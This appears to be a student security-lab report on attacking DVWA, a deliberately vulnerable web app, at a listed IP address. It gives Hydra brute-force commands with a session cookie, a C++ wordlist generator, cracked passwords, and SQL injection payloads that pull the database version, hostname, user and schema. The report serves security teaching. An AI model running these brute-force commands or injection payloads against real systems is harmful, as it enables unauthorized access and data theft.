REPORT (2018201095)

Question 1:

1.**PASSWORDS FOR ACCOUNTS**:

ajay1 : omO
ajay2 : EKR

2. TOOLS USED:

a) '**Tamper Data**' Add-On for Firefox
b) **Hydra** Brute force tool.

3. STEPS:

Step 1. Anaylising the HTTP request:

Figure 1. Beginnineg with Tampering of data i.e analysing request and response headers

I started with 'Tamper Data' add on for Firefox browser which analyses HTTP request and response headers .We send the random username and password through HTTP request and observe the HTTP response we get.This information will be used by our bruteforce tool to make fast requests and anayse its responses so as to get correct password for given usernames.Also we require PHP Session ID which is exchanges via these headers.

Step 2: Making HTTP request by using **128.199.255.176/DVWA/login.php**



Figure 2 : Making HTTP request using arbitrary username and password

Step 3:



Figure 4: Request body after initiating request,Cookie field shows PHPSESSID

STEP 4: Making attack command in '**Hydra**'

Hydra follows strict command structure.Its command comprises of following parameters and flags:

hydra -L <username list> -p <password list> <IP Address> <form parameters><failed login message>

*where **<username_list>** takes username list as file*
*<**password_list**> takes all possible passwords as list via file.*
***IP Address** : 128.199.255.176/DVWA/vulnerabilities/brute/*
*<**form_parameters**> http-get-form (as seen in tampering data)*
*<**failed_login_message**> Username or/and password are incorrect.*

It is very important that each of this parameter is correct else attack will fail.Special care is taken while writing failed messages.

So combining previous results,we make command for performing bruteforce attack.

Here, Instead of using -L flag we use -l flag so as to aim single user account.

For password_list we require all passwords made from capital as well as small latin letters.

This can be achieved by following C++ program:

```
#include <bits/stdc++.h>
using namespace std;

  ofstream out;
void printAllKLengthRec(char set[], string prefix,
                        int n, int k)
{


   if (k == 0)
   {
      out << (prefix) << endl;
      return;
   }


   for (int i = 0; i < n; i++)
   {
      string newPrefix;
      newPrefix = prefix + set[i];
      printAllKLengthRec(set, newPrefix, n, k - 1);
   }

}

void printAllKLength(char set[], int k,int n)
```

```
{
   printAllKLengthRec(set, "", n, k);
}


int main()
{
     out.open("pass.txt");
   cout << "First Test" << endl;
   char set1[] = {'a',
'b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z','A','B','C','D','E','F','G','H','I','
J','K','L','M','N','O','P','Q','R','S','T','U','V','W','X','Y','Z'};
   int k = 3;
   printAllKLength(set1, k, 52);
}
```

Above C++ program generates all passwords (140608) having small and capital latin letters and saves it into pass.txt file line by line.

STEP 5 : *So our Hydra command is:*

hydra 128.199.255.176 -V -l ajay1 -P pass.txt http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect.:H=Cookie: PHPSESSID=7rrol5tnauf0crfpje6vkl4f2g; security=low"

We aim to find the password of account with username 'ajay1' with flag -l and pass.txt as password_list, We have also given PHPSESSID found while analysing HTTP requests.
After executig above command result:



Figure 5: Password for ajay1 is 'omO' according to Hydra Bruteforce attack

STEP 6:

We try this password found via bruteforce attack in login webpage:



Figure 7: Using password in login page which is found via bruteforce attack

As we can see attack is successful since web page successfully accepted username and password.

STEP 7:

We perform the same attack for account with username 'ajay2' which again has 3 character password.
So in this case Hydra command will be:

hydra 128.199.255.176 -V -l ajay2 -P pass.txt http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect.:H=Cookie: PHPSESSID=7rrol5tnauf0crfpje6vkl4f2g; security=low"



Figure 8 : Password found for second account.



Figure 9 : Found password trid in webpage successfully.

Question 2:

We perform SQL Injection for following tasks using User ID textbox:

a. All the users in the database

command: %' or '0'='0



Figure 8 : All users displayed using only ID in sql injection.

b. The version of the database being used

command : %' or 0=0 union select null, version() #



Figure 9: Database version displayed as Name: Surname format

c. The hostname

command :%' or 0=0 union select null, @@hostname #



Figure 10 : Hostname displayed using SQL injection.

d. The user of the database

command : %' or 0=0 union select null, user() #



Figure 11: User of the database using SQL Injection

e. The schema that is being used

command for database name: %' or 0=0 union select null, database() #



Figure 12 : Database name displayed using SQL Injection